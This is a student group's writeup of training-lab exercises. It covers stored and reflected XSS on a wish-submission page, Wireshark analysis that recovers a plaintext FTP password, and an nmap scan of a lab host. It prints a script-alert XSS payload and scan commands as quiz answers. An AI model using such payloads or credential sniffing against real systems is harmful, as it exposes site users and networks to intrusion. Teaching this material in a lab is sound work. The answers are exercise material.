

# PSP0201

## Week 3

# Writeup

Group Name: WakuWaku

Members

ID	Name	Role
1211103115	Azri Syahmi Bin Azhar	Leader
1211103233	Muhammad Amir Adib Bin Mohd Aminuddin	Member
1211103419	Muhammad Afif Jazimin Bin Idris	Member
1211103284	Miteshwara Rao A/L Subramaniam	Member

## Day 6: Web Exploitation - Be careful with what you wish on a Christmas night

Tools used: Kali Linux, Firefox, OWASP ZAP

Solution/walkthrough:

**Question 1: Examine the OWASP Cheat Sheet. Match the input validation level with the correct description.**

Answers:

- Syntactic: enforce correct syntax of structured fields
- Semantic: enforce correctness of their values in the specific business context

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

**Question 2: Examine the OWASP Cheat Sheet. What is the regular expression used to validate a US Zip code?**

Answer: `^\d{5}(-\d{4})?$/`

Validating a U.S. Zip Code (5 digits plus optional -4)

`^\d{5}(-\d{4})?$/`

**Question 3: What vulnerability type was used to exploit the application?**

Answer: Stored

#### Question 4: What query string can be abused to craft a reflected XSS?

Answer: q


In order to know what kind of query string or parameter that is being used, we simply just have to type in any word in the query box which in this case I'll be typing hello and submit it. Then, the query string or parameter would appear in the URL as 'q' with the word 'hello' as its value.

The screenshot shows a Mozilla Firefox browser window with the title "Santa's portal - Mozilla Firefox". The address bar displays the URL "http://10.95.211:5000/?q=hello". The main content area features a festive Christmas banner with pinecones and ornaments. The text "YEAR 2020" is visible on the banner. Below the banner, there is a search bar with the placeholder "Search query". A message reads: "Here you can anonymously submit your Christmas wishes and see what other people wished too!". Another message below it says: "Here are all wishes that have \"hello\":". A text input field is present with the placeholder "Enter your wish here:". The browser interface includes standard navigation buttons (back, forward, home) and a toolbar with various icons.

## Question 5: Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts of high priority are in the scan?

Answer: 2

Firstly, launch the OWASP ZAP application, click on the automated scan and just put the URL to attack which in my case I'll be using the current one '<http://10.10.95.21:5000>' and click on attack. The scanning will be processed and resulted in 6 alerts including 2 XSS alerts.




## Question 6: What Javascript code should you put in the wish text box if you want to show an alert saying "PSP0201"?

Answer: <script>alert('PSP0201')</script>

Type '<script>alert('PSP0201')</script>' in the wish box like the picture below.

The screenshot shows a web page titled 'Welcome to Santa's official 'Make a Wish!' website'. The page has a decorative header with pinecones and ornaments. Below the header, a message says 'Here you can anonymously submit your Christmas wishes and see what other people wished too!'. There is a search bar labeled 'Search query' and a section labeled 'Showing all wishes:' with two empty boxes. At the bottom, there is a form with a text area labeled 'Enter your wish here:' containing the code '<script>alert('PSP0201')</script>'. A green 'WISH!' button is located at the bottom right of the form.


After submitting the wish, this would happen.



### Question 7: Close your browser and revisit the site MACHINE-IP:5000 again. Does your XSS attack persist?

Answer: Yes

When you revisit the site again, the same alert would appear.



### Thought Process/Methodology:

In order to get the answers for questions 1 and 2, I just go through the OWASP Cheat Sheet which the link was given. For question 4, in order to know what kind of query string or parameter that is being used, we simply just have to type in any word in the query box which in this case I'll be typing hello and submit it. Then, the query string or parameter would appear in the URL as 'q' with the word 'hello' as its value. For the next question, firstly, launch the OWASP ZAP application, click on the automated scan and just put the URL to attack which in my case I'll be using the current one 'http://10.10.95.21:5000' and click on attack. The scanning will be processed and resulted in 6 alerts including 2 XSS alerts. Next, Type '`<script>alert('PSP0201')</script>`' in the wish box then an alert with a message PSP0201 would appear. Even after you close and revisit the site, the alert would still appear with the same message.

## Day 7: Networking – The Grinch Really Did Steal Christmas

Tools used: Kali Linux, Firefox, Wireshark

Solution/walkthrough:

**Question 1: Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?**

Answer: 10.11.3.2

As soon as you open the 'pcap1.pcap' in Wireshark, find the first line that has the ICMP protocol and from that, its IP address would be the answer.

No.	Time	Source	Destination	Protocol	Length	Info
13	9.065543	10.11.3.2	10.10.15.52	TCP	55	57463 -> 80 [ACK] Seq=1 Ack=1 Win=1029 Len=1
14	9.065564	10.10.15.52	10.11.3.2	TCP	66	89 - 57463 [ACK] Seq=1 Ack=2 Win=491 Len=0 SLE=1 SRE=2
15	9.585388	10.10.15.52	91.189.88.185	TCP	74	[TCP Retransmission] 34628 - 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=522098885 TSeср=0 WS=128
16	9.585402	10.10.15.52	91.189.88.184	TCP	74	[TCP Retransmission] 39768 - 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=1776394974 TSeср=0 WS=128
17	10.430447	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=1/256, ttl=127 (reply in 18)
18	10.430472	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=1/256, ttl=64 (request in 17)
19	11.428953	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=2/512, ttl=127 (reply in 28)
20	11.428977	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=2/512, ttl=64 (request in 19)
21	12.432844	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=3/768, ttl=127 (reply in 22)
22	12.432870	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=3/768, ttl=64 (request in 21)
23	13.433469	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=4/1024, ttl=127 (reply in 24)
24	13.433495	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=4/1024, ttl=64 (request in 23)
25	12.937285	10.10.15.52	91.189.88.20	TCP	74	56112 -> 142 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=1827986656 TSeср=0 WS=128

Frame 1: 102 bytes on wire (816 bits), 102 bytes captured (816 bits)  
Ethernet II, Src: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b), Dst: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa)  
Internet Protocol Version 4, Src: 10.10.15.52, Dst: 10.11.3.2  
Transmission Control Protocol, Src Port: 2222, Dst Port: 57454, Seq: 1, Ack: 1, Len: 48  
Data (48 bytes)

**Question 2: If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?**

Answer: http.request.method == GET

Use the protocol.request.method which the final command would be 'http.request.method == GET' as we're trying to find GET.

### Question 3: Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?

Answer: reindeer-of-the-week

After applying 'http.request.method == GET' in the filter box, analyse the length info content and from there, you could get the answer.

No.	Time	Source	Destination	Protocol	Length Info
67 02.185886	10.10.67.199	10.10.15.52		HTTP	394 GET / HTTP/1.1
71 02.478863	10.10.67.199	10.10.15.52		HTTP	363 GET /fontawesome/css/all.min.css HTTP/1.1
75 02.479630	10.10.67.199	10.10.15.52		HTTP	349 GET /css/dark.css HTTP/1.1
83 02.489991	<b>10.10.67.199</b>	<b>10.10.15.52</b>		HTTP	<b>333 GET /js/bundle.js HTTP/1.1</b>
85 02.481045	10.10.67.199	10.10.15.52		HTTP	342 GET /js/instantpage.min.js HTTP/1.1
95 02.487196	10.10.67.199	10.10.15.52		HTTP	347 GET /images/icon.png HTTP/1.1
105 02.516878	10.10.67.199	10.10.15.52		HTTP	336 GET /post/index.json HTTP/1.1
107 02.530693	10.10.67.199	10.10.15.52		HTTP	438 GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
108 02.532591	10.10.67.199	10.10.15.52		HTTP	445 GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
117 02.540748	10.10.67.199	10.10.15.52		HTTP	415 GET /fonts/roboto-v28-latin-regular.woff2 HTTP/1.1
292 02.78297	10.10.67.199	10.10.15.52		HTTP	315 GET /favicon.ico HTTP/1.1
295 03.665611	10.10.67.199	10.10.15.52		HTTP	445 GET / HTTP/1.1
299 03.694768	10.10.67.199	10.10.15.52		HTTP	414 GET /fontawesome/css/all.min.css HTTP/1.1
303 03.695894	10.10.67.199	10.10.15.52		HTTP	399 GET /css/dark.css HTTP/1.1
315 03.697849	10.10.67.199	10.10.15.52		HTTP	384 GET /js/bundle.js HTTP/1.1
319 03.699177	10.10.67.199	10.10.15.52		HTTP	393 GET /js/instantpage.min.js HTTP/1.1
320 03.701373	10.10.67.199	10.10.15.52		HTTP	389 GET /images/icon.png HTTP/1.1
335 03.987204	10.10.67.199	10.10.15.52		HTTP	387 GET /post/index.json HTTP/1.1
338 03.987568	10.10.67.199	10.10.15.52		HTTP	366 GET /index.html HTTP/1.1
349 04.005368	10.10.67.199	10.10.15.52		HTTP	481 GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
402 04.020692	10.10.67.199	10.10.15.52		HTTP	496 GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
467 04.028418	10.10.67.199	10.10.15.52		HTTP	466 GET /fonts/roboto-v28-latin-regular.woff2 HTTP/1.1
471 04.222369	<b>10.10.67.199</b>	<b>10.10.15.52</b>		HTTP	<b>365 GET /post/reindeer-of-the-week/ HTTP/1.1</b>
475 06.239846	10.10.67.199	10.10.15.52		HTTP	369 GET /posts/post/index.json HTTP/1.1
478 06.249669	10.10.67.199	10.10.15.52		HTTP	463 GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
480 06.251644	10.10.67.199	10.10.15.52		HTTP	448 GET /posts/fonts/roboto-v28-latin-regular.woff2 HTTP/1.1
482 06.262596	10.10.67.199	10.10.15.52		HTTP	462 GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff HTTP/1.1
484 06.279297	10.10.67.199	10.10.15.52		HTTP	447 GET /posts/fonts/roboto-v28-latin-regular.woff HTTP/1.1

### Question 4: Let's begin analysing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?

Answer: plaintext\_password\_fiasco

First, I filtered just by typing FTP in the filter box and a list of FTP protocols would appear. From this, just simply analyse them and find the most logical and relevant one. In this case, I am trying to find the password leaked during the login process, so I found the word 'PASS' with a combination of words next to it and that would be the answer.

No.	Time	Source	Destination	Protocol	Length Info
6 2.549894	10.10.73.252	10.10.122.128		FTP	72 Request: QUIT
7 2.549999	10.10.122.128	10.10.73.252		FTP	88 Response: 221 Goodbye.
16 4.105504	10.10.122.128	10.10.73.252		FTP	104 Response: 228 Welcome to the TBFC FTP Server!.
28 7.866325	10.10.73.252	10.10.122.128		FTP	83 Request: USER elfmcskidy
22 7.866439	10.10.122.128	10.10.73.252		FTP	108 Response: 331 Please specify the password.
28 14.262063	<b>10.10.73.252</b>	<b>10.10.122.128</b>		FTP	<b>98 Request: PASS plaintext_password_fiasco</b>
31 16.735293	10.10.122.128	10.10.73.252		FTP	88 Response: 538 Login incorrect.
33 16.735723	10.10.73.252	10.10.122.128		FTP	72 Request: SYST
35 16.735761	10.10.122.128	10.10.73.252		FTP	104 Response: 538 Please login with USER and PASS.
48 19.727087	10.10.73.252	10.10.122.128		FTP	72 Request: QUIT
41 19.727175	10.10.122.128	10.10.73.252		FTP	88 Response: 221 Goodbye.
52 22.445915	10.10.122.128	10.10.73.252		FTP	104 Response: 228 Welcome to the TBFC FTP Server!.
55 24.441994	10.10.73.252	10.10.122.128		FTP	82 Request: USER anonymous
57 24.453374	10.10.122.128	10.10.73.252		FTP	89 Response: 238 Login successful.
59 24.453749	10.10.73.252	10.10.122.128		FTP	72 Request: SYST
66 24.453774	10.10.122.128	10.10.73.252		FTP	85 Response: 215 UNIX Type: L8
62 26.428057	10.10.73.252	10.10.122.128		FTP	92 Request: PORT 10,10,73,252,215,35
63 26.428175	10.10.122.128	10.10.73.252		FTP	117 Response: 200 PORT command successful. Consider using PASV.
65 26.428571	10.10.73.252	10.10.122.128		FTP	72 Request: LIST
69 26.429166	10.10.122.128	10.10.73.252		FTP	105 Response: 158 Here comes the directory listing.
75 26.429615	10.10.122.128	10.10.73.252		FTP	99 Response: 226 Directory send OK.
86 32.461087	10.10.73.252	10.10.122.128		FTP	78 Request: CWD public
87 32.461117	10.10.122.128	10.10.73.252		FTP	103 Response: 250 Directory successfully changed.
91 33.909210	10.10.73.252	10.10.122.128		FTP	92 Request: PORT 10,10,73,252,215,35
92 33.909331	10.10.122.128	10.10.73.252		FTP	117 Response: 200 PORT command successful. Consider using PASV.
94 33.909769	10.10.73.252	10.10.122.128		FTP	72 Request: LIST
98 33.918399	10.10.122.128	10.10.73.252		FTP	105 Response: 158 Here comes the directory listing.
104 33.918887	10.10.73.252	10.10.122.128		FTP	99 Response: 226 Directory send OK.
109 38.443986	10.10.73.252	10.10.122.128		FTP	74 Request: TYPE I
118 38.444077	10.10.122.128	10.10.73.252		FTP	97 Response: 200 Switching to Binary mode.
111 38.444464	10.10.73.252	10.10.122.128		FTP	93 Request: PORT 10,10,73,252,185,111
112 38.444525	10.10.122.128	10.10.73.252		FTP	117 Response: 200 PORT command successful. Consider using PASV.
113 38.444933	10.10.73.252	10.10.122.128		FTP	89 Request: RETR shoppinglist.txt

## Question 5: Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?

Answer: ssh

As soon as you open the 'pcap2.pcap', read on the length info column and from there you could see 2 rows which stated encrypted packet. That would be the one that we will be choosing, then look at that 2 rows in the protocol column and that would be the answer to this question.

No.	Time	Source	Destination	Protocol	Length Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102 Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	150 Server: Encrypted packet (len=96)
3	0.060016	10.11.3.2	10.10.122.128	TCP	54 57748 - 22 [ACK] Seq=1 Ack=49 Win=1024 Len=0
4	0.101317	10.11.3.2	10.10.122.128	TCP	54 57748 - 22 [ACK] Seq=1 Ack=145 Win=1029 Len=0
5	1.127866	10.10.122.128	91.189.92.40	TCP	74 33480 - 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TStamp=311818800 TSectr=0 WS=128
6	2.549894	10.10.73.252	10.10.122.128	FTP	72 Request: QUIT
7	2.549999	10.10.122.128	10.10.73.252	FTP	80 Response: 221 Goodbye.
8	2.550011	10.10.122.128	10.10.73.252	TCP	66 21 - 45332 [FIN, ACK] Seq=15 Ack=7 Win=490 Len=0 TStamp=894813665 TSectr=411028459
9	2.555520	10.10.73.252	10.10.122.128	TCP	66 45332 - 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 TStamp=411028463 TSectr=894813665

## Question 6: Examine the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1. Answer: 10.10.122.128 is at

Answer: 02:c0:56:51:8a:51

First, I filtered it out from the rest just by typing 'arp' in the filter box. From there, you could read the length info and the answer is based on the question.

No.	Time	Source	Destination	Protocol	Length Info
46	19.785010	02:c0:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56 Who has 10.10.122.128? Tell 10.10.0.1
47	19.785024	02:c0:56:51:8a:51	02:c0:85:b5:5a:aa	ARP	42 10.10.122.128 is at 02:c0:56:51:8a:51
77	26.727854	02:c0:56:51:8a:51	02:c0:85:b5:5a:aa	ARP	42 Who has 10.10.0.1? Tell 10.10.122.128
78	26.727968	02:c0:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56 10.10.0.1 is at 02:c0:85:b5:5a:aa
84	32.398846	02:c0:85:b5:5a:aa	Broadcast	ARP	56 Who has 10.10.122.128? Tell 10.10.0.1
85	32.398861	02:c0:56:51:8a:51	02:c0:85:b5:5a:aa	ARP	42 10.10.122.128 is at 02:c0:56:51:8a:51
137	53.095851	02:c0:56:51:8a:51	02:c0:85:b5:5a:aa	ARP	42 Who has 10.10.0.1? Tell 10.10.122.128
138	53.095990	02:c0:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56 10.10.0.1 is at 02:c0:85:b5:5a:aa


## Question 7: Analyse "pcap3.pcap" and recover Christmas! What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?

Answer: rubber ducky

First, I filtered out by typing http. From this, I could see one from the filtered files showing that it has a zipped file.

No.	Time	Source	Destination	Protocol	Length Info
166	11.665197	10.10.53.219	10.10.21.210	HTTP	139 GET / HTTP/1.1
168	11.665723	10.10.21.210	10.10.53.219	HTTP	4852 HTTP/1.1 200 OK (text/html)
291	26.537049	10.10.53.219	10.10.21.210	HTTP	215 GET /christmas.zip HTTP/1.1
395	26.542475	10.10.21.210	10.10.53.219	HTTP	18388 HTTP/1.1 200 OK (application/zip)

Then, I export it via File → Export Objects → HTTP and save it. After that, open up the file and you can see all the contents there.



Open the 'elf\_mcskidy\_wishlist.txt' then you could see the message

### **Question 8: Who is the author of Operation Artic Storm?**

Answer: Kris Kringle

Open up ‘christmas.zip’ and find a file entitled ‘Operation Artic Storm’. From there, you could see the author’s name.

STRICTLY CONFIDENTIAL

Author: Kris Kringle

Revision Number: v2.5

Date of Revision: 14/11/2020

### **Thought Process/Methodology:**

As soon as you open the ‘pcap1.pcap’ in wireshark, find the first line that has the ICMP protocol and from that, its IP address would be the answer for question 1. Next, use the protocol.request.method which the final command would be ‘http.request.method == GET’ as we’re trying to find GET. After applying ‘http.request.method == GET’ in the filter box, analyse the length info content and from there, I could get the answer for question 3. Moving on to the next question, First, I filtered just by typing FTP in the filter box and a list of FTP protocols would appear. From this, just simply analyse them and find the most logical and relevant one. In this case, I am trying to find the password leaked during the login process, so I found the word ‘PASS’ with a combination of words next to it and that a combination of words would be the answer. Next, As soon as you open the ‘pcap2.pcap’, read on the length info column and from there you could see 2 rows which stated encrypted packets. That would be the one that we will be choosing, then look at those 2 rows in the protocol column. ssh would be the answer to it. After that, I filtered it out from the rest just by typing ‘arp’ in the filter box. From there, you can read the length info and the answer I got is 02:c0:56:51:8a:51. Moving on, First, I filtered out by typing http. From this, I could see one from the filtered files showing that it has a zipped file. Then, I export it via File → Export Objects → HTTP and save it. After that, open up the file and you can see all the contents in there. Open the ‘elf\_mcskidy\_wishlist.txt’ then you could see the message showing that x1 rubber ducky is going to replace Elf McEager. Finally, to find the author for Operation Artic Storm, it is simply just by opening up the ‘christmas.zip’ and finding a file entitled ‘Operation Artic Storm’. From there, you could see the author’s name.


## Day 8: Networking – What's Under the Christmas Tree?

Tools used: Attackbox

Solution/walkthrough:

### Question 1: When was Snort created?

Answer: 1998



### Question 2: Using Nmap on MACHINE\_IP , what are the port numbers of the three services running?

Answer: 80,2222,3389

Use nmap -Pn x.x.x.x (where x.x.x.x is IP Address) flag to ignore ICMP being used to determine if the host is up.

```
root's Home

$ -
root@ip-10-10-104-58:~# nmap -Pn 10.10.250.233
[...]
Nmap scan report for ip-10-10-250-233.eu-west-1.compute.internal (10.10.250.233)
Host is up (0.035s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server
MAC Address: 02:AC:A8:87:EA:57 (Unknown)

